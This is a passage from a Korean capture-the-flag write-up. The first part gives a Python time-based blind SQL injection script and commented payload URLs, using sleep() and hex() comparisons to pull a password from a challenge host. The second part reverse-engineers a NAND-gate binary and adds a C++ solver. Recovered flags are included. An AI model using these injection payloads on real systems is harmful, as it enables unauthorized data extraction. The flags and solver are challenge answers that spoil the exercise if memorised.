        url += j.to_bytes(4, "big").hex()
        url += ""

        url+="%26%26sleep(5)--%09&pw=1234"
        response = requests.get(url)
        print(url)
        #print(response.text)

        elapsed = response.elapsed.total_seconds()
        if elapsed >= 5:
            print("Keyword", chr(j))
            flag += chr(j)
            print(flag)
            break
print(flag)

#length is 25
#http://ctf.incognito.kr:58888/index.php?id=%27%09%7C%7Clength(pw)%3E25%09%26%26sleep(1000000)--%09&pw=2134

#id legth is 5
#http://ctf.incognito.kr:58888/index.php?id=%27%09%7C%7Clength(id)%3E5%09%26%26sleep(1000000)--%09&pw=2134
#BENJO

#VAPB{U3110!O1VAQ_4QZ1A!!}
#대소문자 구분을 위해 HEX함수를 사용해서 구분했다.
#VAPB{U3110!o1vaq4q1a!!}
```

우선 위와 같은 페이로드를 작성하고, || 뒷부분에 length(pw)를 이용해서 길이가 25라는 것을 발견했다. substring이 필터링 돼 있었기 때문에 right와 left 함수를 같이 사용했다.

또한, 처음에 문자와 직접 비교했는데, sql은 대소문자 구분을 하지 않기 때문에 플래그의 대소문자를 정확하게 구할 수가 없어서 필터링된 ascii나 ord 대신 hex를 이용해서 대소문자를 구분했다.



시저암호 복호화 툴을 이용해 플래그를 구했다.

```
INCO{{H3110!b1ind_4dm1n!!}
```

9. NAND

해당 문제는 IDA로 파일을 열어서, 입력에 0과 1을 대입하면서 나온 결과를 보고 어떤 비트 연산의 역할을 하고 있는지 확인을 하여 풀이했다.

```
_BOOL8 __fastcall sub_80A(unsigned __int8 a1, unsigned __int8 a2)
{
  return (a2 & a1 & 1) == 0;
}
```

위는 NAND 역할이다.

```
_BOOL8 __fastcall sub_833(unsigned __int8 a1)
{
  return NAND(a1, 1u);
}
```

위는 NOT 역할이다.

```
_BOOL8 __fastcall NAND(unsigned __int8 a1, unsigned __int8 a2)
{
  unsigned __int8 v2; // al

  v2 = NAND(a1, a2);
  return NOT(v2);
}
```

위는 AND 역할이다.

```
_BOOL8 __fastcall sub_8DF(unsigned __int8 a1, unsigned __int8 a2)
{
  unsigned __int8 v2; // bl
  unsigned __int8 v3; // r12
  unsigned __int8 v4; // al
  unsigned __int8 v5; // al

  v2 = NAND(a1, a2);
  v3 = NOT(a2);
  v4 = NOT(a1);
  v5 = NAND(v4, v3);
  return AND(v5, v2);
}
```

위는 XOR 역할이다.

```
{
  unsigned __int8 v2; // bl
  unsigned __int8 v3; // al
  unsigned __int8 v4; // al

  v2 = NOT(a2);
  v3 = NOT(a1);
  v4 = AND(v3, v2);
  return NOT(v4);
}
```


위는 OR 역할이다.

위와 같이 함수명들을 변경한 결과,

```
for ( i = 0; i <= 7; ++i )
{
  if ( i )
    v2 = *((_BYTE *)v21 + i - 1);
  else
    v2 = 0;
  v3 = AND(a2, 1u);
  v4 = AND(a1, 1u);
  v5 = XOR(v4, v3);
  *((_BYTE *)&v21[-1] + i) = XOR(v5, v2);
  v6 = AND(a2, 1u);
  v7 = AND(a1, 1u);
  v8 = AND(v7, v6);
  if ( i )
    v9 = *((_BYTE *)v21 + i - 1);
  else
    v9 = 0;
  v10 = AND(a2, 1u);
  v11 = AND(a1, 1u);
  v12 = XOR(v11, v10);
  v13 = AND(v12, v9);
  *((_BYTE *)v21 + i) = OR(v13, v8);
  a1 = (int)a1 >> 1;
  a2 = (int)a2 >> 1;
}
for ( j = 7; j >= 0; --j )
{
  v17 += *((_BYTE *)&v21[-1] + j);
  if ( j )
    v17 *= 2;
}
return v17;
```

위와 같이 정리할 수 있다.

바로 다음과 같은 그림이다. Full adder이다.



Full Adder logic circuit.

```
__int64 __fastcall sub_B98(unsigned __int8 a1, unsigned __int8 a2)
{
  unsigned __int8 v4; // [rsp+1Bh] [rbp-5h]
  int i; // [rsp+1Ch] [rbp-4h]

  v4 = 0;
  for ( i = 0; i <= 7; ++i )
  {
    if ( (unsigned __int8)AND(a1, 1u) )
      v4 = Adder(v4, (unsigned __int8)(a2 << i));
    a1 = (int)a1 >> 1;
  }
  return v4;
}
```

위 코드는 이진수 곱셈법을 그대로 구현한 코드이므로 multiplier 역할을 하게 된다.

```
    for ( i = 0; i <= 39; ++i )
    {
      v174 = 0;
      for ( j = 0; ; ++j )
      {
        if ( j > 36 )
          goto LABEL_29;
        if ( byte_1E20[j] == s[i] )
          break;
      }
      *((_BYTE *)&v183 + i) = j;
      v174 = 1;
LABEL_29:
      if ( v174 != 1 )
        v175 = -559038737;
```

IDA로 main 함수 아래쪽을 보면 입력 받은 값을 v183에 저장하는 부분이 있다. 입력 받은 문자가 byte1E20의 어느 인덱스에 존재하는지 저장한다. byte1E20은 "7nku4g0sb91lo8_cvimy3xeprhf6zt5ad2wgj"이다.

```
__int64 __fastcall sub_94B(unsigned __int8 a1, unsigned __int8 a2)
{
  unsigned __int8 v2; // bl
  unsigned __int8 v3; // al
  unsigned __int8 v7; // [rsp+13h] [rbp-Dh]
  int i; // [rsp+14h] [rbp-Ch]

  v7 = 1;
  for ( i = 0; i <= 7; ++i )
  {
    v2 = AND(a2, 1u);
    v3 = AND(a1, 1u);
    if ( XOR(v3, v2) )
      return 0;
    a1 = (int)a1 >> 1;
    a2 = (int)a2 >> 1;
  }
  return v7;
}
```

이 함수는 a1와 a2의 각 비트 중 하나라도 다르면 0을 리턴하는 함수이므로 두 수가 같은지 확인하는 함수이다.

```
v3 = multiply(2u, v183);
v4 = multiply(3u, v3);
v5 = Adder(v4, 5u);
v6 = Adder(v5, 4u);
v7 = isSame(v6, 123u);
```

또한 플래그를 체크하는 부분은, multiply 몇번, add 몇번 해서 같은지 확인하는 방식이다. 따라서 해당 부분을 아래와 같이 함수 f로 구현했다. 예를 들어 위 사진은 f(6,9,123)이다. 이런 식으로 순서에 맞게 40번 함수를 호출했다.

```
#include <stdint.h>
#include <string>
using namespace std;

typedef uint8_t uint8;

string cand="7nku4g0sb91lo8_cvimy3xeprhf6zt5ad2wgj";

uint8 add(int a,int b){
   return (uint8)(a+b);
}
uint8 mul(int a,int b){
   return (uint8)(a*b);
}
void f(uint8 Mul,uint8 Add, uint8 Val){
   for (uint8 i = 0; i < 37; i++) {
      uint8 x = mul(Mul, i);
      x = add(Add, x);
      if (x == Val) {
         printf("%c",cand[i]);
         return;
      }
   }
}


int main(){
   //183-0
   f(6,9,123);
   f(9,3,183);
   f(1,7,11);
   f(9,8,233);

   //183-1
   f(3,19,61);
   f(3,9,69);
   f(6,10,106);
   f(2,10,50);

   //184-0
   f(2,4,52);
   f(1,12,31);
   f(3,1,43);
   f(6,17,89);

   //184-1
   f(4,12,104);
   f(9,16,196);
   f(1,6,30);
   f(2,5,67);

   //185-0
   f(3,6,6);
   f(2,5,39);
   f(3,14,50);
   f(3,1,4);

   //185-1
   f(9,2,128);
   f(2,11,79);
   f(2,13,33);
   f(6,5,179);

   //186-0
   f(1,12,37);
   f(3,12,54);
   f(6,22,94);
   f(1,16,17);

   //186-1
```

```
    f(6,12,72);
    f(6,17,131);
    f(2,3,31);
    f(2,4,6);

    //187-0
    f(3,2,95);
    f(3,9,12);
    f(3,18,114);
    f(2,1,29);

    //187-1
    f(9,6,60);
    f(1,9,25);
    f(1,3,9);
    f(3,15,57);
}
```

위와 같은 코드를 돌리면 플래그를 획득할 수 있다.

```
INCO{y34h_3v3ry_op3ra7ion_w1th_on1y_nand_0v0_}
```